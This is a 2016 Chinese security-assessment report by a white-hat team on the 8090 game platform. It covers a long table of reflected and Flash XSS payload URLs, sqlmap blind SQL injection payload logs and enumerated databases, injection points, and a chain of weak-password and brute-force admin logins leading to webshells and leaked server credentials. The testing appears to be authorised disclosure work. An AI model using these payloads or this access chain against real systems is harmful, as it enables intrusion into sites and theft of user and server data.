8090 游戏平台安全检测报告

机构：Wind Punish 网络安全团队

时间：2016 年 2 月 23 日

1.检测概述：

Wind Punish 网络安全团队于 2016 年 2 月 15 日至 21 日期间获得 8090 游戏平台（www.8090yxs.com）授权，并在该期间对 8090 游戏平台进行安全检测。

2.检测涉及范围：

member.8090yxs.com
www.8090yxs.com
h.8090yxs.com
faq.8090yxs.com
hqg.8090yxs.com
wsj.8090yxs.com
bug.8090yxs.com
lianyun.8090yxs.com
data.8090yxs.com
dlqxz.8090yxs.com
download.8090yxs.com
img2.8090yxs.com
pay.8090yxs.com
tg.8090yxs.com
Lyb.8090yxs.com
admin.8090yxs.com


以及 8090 游戏平台的其他相关 web 界面

本次报告共检测出漏洞 161 处，其中高危 14 处、中危 144 处、低危 3 处。
注：高中危漏洞应及时修复、低危为建议修复。

3.漏洞类型统计

133 处 XSS 漏洞 （中危）
11 处其他类型（弱口令，未授权访问，短文件名，信息泄露）漏洞 （中危）
14 处重要漏洞（SQL 注入，弱口令/爆破导致 GetWebshell） （高危）
3 处存在爆破风险的漏洞 （低危）

共计：161 处漏洞



4.漏洞详细描述

0x01.XSS 漏洞

普通反射型 xss：116 处

Flash 反射型 xss：17 处

注：

表格中标明的 XSS 语句，以帮助厂商进行针对性过滤。

WP 对 8090 游戏平台进行的是全方位的安全众测，故不同成员提交的同一 URL 如果存在多种差别较大的 XSS 语句，我们视为不同漏洞。

XSS 漏洞类型	XSS 链接/XSS 方式	XSS 语句
普通 xss	dlqxz.8090yxs.com/xxx/20131231/data.php?act=reset&callback=<script>alert(0);</script>	<script>alert(0);</script>
普通 xss	http://member.8090yxs.com/api/xxx/fcm.php?act=uphone&code=4447xx&callback=<iframe	<iframe onload=alert(1)>

	onload=alert(1)>jQuery162029712076418458344_1455521573404&_=1455521654070	
普通 xss	http://member.8090yxs.com/entergame.php?xxx=</title><iframe onload=alert(1)>&game=clx&server=s31&r=188894979	</title><iframe onload=alert(1)>
普通 XSS	http://pay.8090yxs.com/?xxyway=1"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/api/xxxinout.php?callback=?<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/axx/chklogin2.php?act=yes&callback=?<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/axx/chklogin_kfb.php?act=yes&callback=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/axx/chklogin_pay.php?act=yes&callback=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/axx/chklogin.php?action=islogin&callback=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://pay.8090yxs.com/?payway=1&xxme=xss'><script>alert(0)</script>	'><script>alert(0)</script>
普通 xss	http://member.8090yxs.com/api/gxxxxo/tqsg/?g=tqsg&s=xss<iframe onload=alert(2)>	<iframe onload=alert(2)>
普通 xss	http://tg.8090yxs.com/xx/cq3/?pyx_url="><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss（当前置参数正确时可触发）	http://member.8090app.com/xxxgame.php?game="><FRAME src=javascript:alert(1)></FRAME>	"><FRAME src=javascript:alert(1)></FRAME>
普通 xss	http://member.8090app.com/axx/chklogin.php?act=yes&callback=?<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/axx/chklogin_pay.php?act=yes&callback=?<script>alert("xss")</script> S	<script>alert("xss")</script>
普通 xss	http://member.8090yxs.com/axx/chklogin2.php?act=yes&callback=?<script>alert("xss")</script>	<script>alert("xss")</script>

普通 XSS	http://pxx.8090yxs.com/?payxxay=1&gname=rj'><iframe onload=alert(1)>	'><iframe onload=alert(1)>
普通 XSS	http://xx.8090yxs.com/mt/nsgd1/?pxx_url=8090-nsgdYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 XSS	http://xx.8090yxs.com/mt/yxjl2/?pxx_url=8090-yxjlYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 XSS	http://xx.8090yxs.com/mt/xjwy1/?pxx_url=8090-xjwyYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://xx.8090yxs.com/mt/dzs1/?pxx_url=8090-dzsYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://txx.8090yxs.com/mt/lt1/?pxx_url=8090-ltYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://txx.8090yxs.com/mt/hqg1/?pxx_url=8090-hqgYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://txx.8090yxs.com/mt/tssj1/?pxx_url=8090-tssjYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://txx.8090yxs.com/mt/zhantian1/?pxx_url=8090-zhantianYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://txx.8090yxs.com/mt/sxd1/?pxxx_url=8090-sxdYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://txx.8090yxs.com/mt/lyb1/?pxxx_url=8090-lybYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://xxxg.8090yxs.com/mt/qjzg1/?pxxx_url=8090-qjzgYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://xxx.8090yxs.com/mt/wssb1/?pxxxx_url=8090-wssbYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://xx.8090yxs.com/mt/cycs2/?pxxx_url=8090-cycsYHZX"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://txx.8090yxs.com/mt/mhj1/?pxxx_url=8090-mhjYHZ	"><iframe onload=alert(1)>

	X"><iframe onload=alert(1)>	
普通 xss	http://xxx.8090yxs.com/mt/rj1/?pxxx_url=mf-huodong-rxjhz"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://tg.8090yxs.com/mt/ly1/?pxxx_url=mf-huodong-ly"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://xx.8090yxs.com/mt/cq3/?pyx_url=8090-cqbyTP"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xxx/loginout.php?callback=?<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/api/gonggao/qisha/?g=qisha&s=<script>alert("xss")</script>	<script>alert("xss")</script>
普通 xss	http://member.8090yxs.com/xxi/chklogin_kfb.php?act=yes&callback=?<script>alert("xss")</script>	<script>alert("xss")</script>
普通 xss	http://member.8090yxs.com/xxi/gonggao/fbdl/?g=fbdl&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xxi/gonggao/tssj/?g=tssj&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xx/gonggao/lyb/?g=lyb&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/axx/gonggao/lt/?g=lt&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/axxi/gonggao/ly/?g=ly&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xxi/gonggao/nba/?g=nba&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/apxx/gonggao/zlcq/?g=zlcq&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>

普通 xss	http://member.8090yxs.com/xxi/gonggao/dzs/?g=dzs&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/axx/gonggao/sxd/?g=sxd&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/axx/gonggao/lhzs/?g=lhzs&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/axxi/gonggao/cycs/?g=cycs&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xxi/gonggao/aszt/?g=aszt&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xxx/gonggao/hqg/?g=hqg&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xx/gonggao/xjwy/?g=xjwy&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xxi/gonggao/aszs/?g=aszs&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xx/gonggao/wssb/?g=wssb&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xxi/gonggao/mlj/?g=mlj&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://xx.8090yxs.com/?payway=1"></a><iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://member.8090yxs.com/xxx/gonggao/qjzg/?g=qjzg&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://mxxxber.8090yxs.com/api/gonggao/yxjl/?g=yxjl&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://mxxer.8090yxs.com/api/get_kfb.php?type=nav&callback=?<iframe onload=alert(1)>	<iframe onload=alert(1)>

普通 xss	http://dxxxz.8090yxs.com/qisha/huodong/0807/sign.php?act=calendar&year=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://dxxxz.8090yxs.com/qisha/hero/server.php?callback=?<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://xxx.8090yxs.com/weixin/8090yxs/160110/dzz/data.php?act=calendar&year=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://mxxx.8090yxs.com/api/server_1_0.php?gname=jyjh&type=get_open_server_first&callback=?<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://dlxxx.8090yxs.com/jyjh/other/jyjh.php?callback=?<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://dlxxx.8090yxs.com/huodong/160207/chaxun.php?act=times&callback=?<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://mxx.8090yxs.com/api/gonggao/wz/?g=wz&s=<iframe onload=alert(1)>	<iframe onload=alert(1)>
普通 xss	http://txxg.8090yxs.com/bd/ayzs1/?pyx_url=gw-ayzsdl"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://xxx.8090yxs.com/mt/wzbz1/?pyx_url=gw-wzbzdl"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	http://xxx.8090yxs.com/mt/sczb1/?pyx_url=gw-sczbGWZH"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
普通 xss	.....	
Flash Xss	**http://rxjh.8090app.com/xxx/swfupload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash Xss	**http://kdyg.8090app.com/ixxx/swfupload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash	**http://ahwz.8090app.com/ixxx/swfupload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/S**

Xss	**=1;alert%28(/Slurse/)%29}}//**	**lurse/)%29}}//**
Flash Xss	**http://tqsg.8090yxs.com/ixxxswfupload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash Xss	**http://rxjhz.8090yxs.com/ixxxswfupload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash Xss	**http://fbdl.8090yxs.com/ixxx/swfupload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash Xss	**http://mlzj.8090yxs.com/ixx/swfupload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash Xss	**http://nsgd.8090yxs.com/ixxxxxswfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash Xss	**http://dzz.8090yxs.com/ixx/swfxxxd/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash Xss	**http://clx.8090yxs.com/images/sxxxpload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash Xss	**http://zhtx.8090yxs.com/images/sxxxd/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash Xss	**http://mftt.8090yxs.com/images/xxxupload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash	**http://lyb.8090yxs.com/ixxxes/swfupload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**

Xss		
Flash Xss	**http://yxjl.8090yxs.com/ixxxes/swfupload/swfupload.swf?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//}//**	**%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28(/Slurse/)%29}}//**
Flash Xss	.....	

0x02.SQL 注入

共计三处

1.**SQL 注入，没什么权限，日志居多一点**

注入点：xxx.8090yxs.com/xxxx/sxx.php?gamename=123

参数 gamename 存在注入

数据库信息：


```
available databases [4]:
[*] information_schema
[*] member_log
[*] mysql
[*] performance_schema
```

2.

注入点：xxx.8090yxs.com/xxx/chxxogin.php

cookies 里面参数 8090_accname 存在注入

数据库信息：



```
[18:57:06] [PAYLOAD] deleted' AND (SELECT * FROM (SELECT(SLEEP(1-(IF(ORD(MID((SE
LECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SC
HEMATA LIMIT 4,1),19,1))>8,0,1)))))XLUG) AND 'Iuwt'='Iuwt
[18:57:06] [PAYLOAD] deleted' AND (SELECT * FROM (SELECT(SLEEP(1-(IF(ORD(MID((SE
LECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SC
HEMATA LIMIT 4,1),19,1))>4,0,1)))))XLUG) AND 'Iuwt'='Iuwt
[18:57:06] [PAYLOAD] deleted' AND (SELECT * FROM (SELECT(SLEEP(1-(IF(ORD(MID((SE
LECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SC
HEMATA LIMIT 4,1),19,1))>2,0,1)))))XLUG) AND 'Iuwt'='Iuwt
[18:57:06] [PAYLOAD] deleted' AND (SELECT * FROM (SELECT(SLEEP(1-(IF(ORD(MID((SE
LECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SC
HEMATA LIMIT 4,1),19,1))>1,0,1)))))XLUG) AND 'Iuwt'='Iuwt
[18:57:06] [INFO] retrieved: performance_schema
[18:57:06] [DEBUG] performed 151 queries in 84.53 seconds
available databases [5]:
[*] information_schema
[*] member_bak
[*] member_login
[*] mysql
[*] performance_schema

[18:57:06] [INFO] fetched data logged to text files under 'C:\Users\Slurse\.sqlm
ap\output[redacted].8090yxs.com'

C:\Users\Slurse\Desktop\sqlmap01\sqlmap>_
```

3.
注入点：mexxx.8090yxs.com/xxx/union.php?username=
参数 username 存在注入

数据库信息：
    时间原因，未能获取数据库信息

0x03.其他漏洞 共 14 处

URL/文件	存在的风险
某站 Robot.txt 存在	根据目录特征可确定为 dedecms
Xxx.8090yxs.com/xxx.php/phpinfo	泄露物理路径和 php 框架版本
Xxx.8090yxs.com/wxxxn/8090yxs/15620/	nginx 版本泄露
Doxxx.8090yxs.com	通过取消登录，可看到泄露的 apache 版本，操作系统版本，PHP 版本
Ixxx2.8090yxs.com	信息泄露
Xxx.8090yxs.com	内部平台对外开放
http://mxxr.8090app.com/xxxail.php?username=xxx&	无限撞库接口

pwd=xxx&email=xxx@qq.com&tel=12345678910	
某站	无验证码，可爆破
http://h.8090yxs.com/xxx/index.php?s=/public/login	无验证码，可爆破
http://xxx.8090yxs.com/wxxnem/	信息泄露
http://xxx.8090yxs.com/php.php	信息泄露
http://xxx.8090yxs.com/xxxx.html	路径泄露
http://xx.8090yxs.com/xx.xxxx.zip	备份泄露
http://xxx.8090yxs.com/xxxong/index.php /file_xxx.php	修改 hosts

0x04.由小问题引起的 GetWebshell 以及大量信息泄露

共计 11 处漏洞

漏洞类型/问题原因	漏洞地址	附加信息/利用条件
弱口令（已Getshell）	http://xxx.8090yxs.com/	1、 Username:xxx PassWord: xxx 2、 Username:xxx PassWord: xxx
爆破	http://xxx.8090mt.com/xxx.php?cmd=admin.index	后台有服务器IP和密码

爆破	http://xxnj.8090mt.com/xxx/xxc.php?cmd=admin.index	后台有服务器 IP 和密码
爆破	http://xxx.8090mt.com /ixx.php?cmd=admin.index	后台有服务器 IP 和密码
根据上面漏洞进后台	**http://zxxxix.8090mt.com/zxxxix/**	**username:xx** **password:xx**
后台各种泄露	http://xxx.8090yxs.com/	
flashfxp 弱口令	Xxx.8090yxs.com	得到 FTP 密码
利用之前的 Webshell	**http://xxx.8090yxs.com/mxxin/index.php?s=/public/login**	**Xxx** **Xxx**
爆破进后台	http://xxx.8090yxs.com/admin/index.php?s=/public/login	有着大量业务系统
利用之前的 Webshell	**Xxx.8090yxs.com**	**直接得到 webshell**
利用之前的 Webshell	**.....**	**邮箱密码，服务器上其他战点沦陷**

5.修复建议

1.关闭内部系统的外网访问权限，限制 ip，绑定 host

2.添加登陆验证码，验证码失效次数以及时间

3.转义特殊字符，防止 xss 攻击

4.不要将 SQL 语句带入到数据库里面查询

5.安全问题无大小,管理好网站域名下所有网站以及做好服务器上旁站的安全。

6.结束语

Wind Punish 网络安全团队全体成员真诚的感谢 8090 游戏平台为我们提供这次安全检测的机会，WP 成员们踊跃参与到这次众测，我们白帽子的想法只有一个，坚持我们的信仰，用我们的技术，维护厂商的网络安全。期待未来能和 8090 游戏平台进行更多的合作，我们一直在努力，愿未来 WP 能和 8090 游戏平台一起走的更好！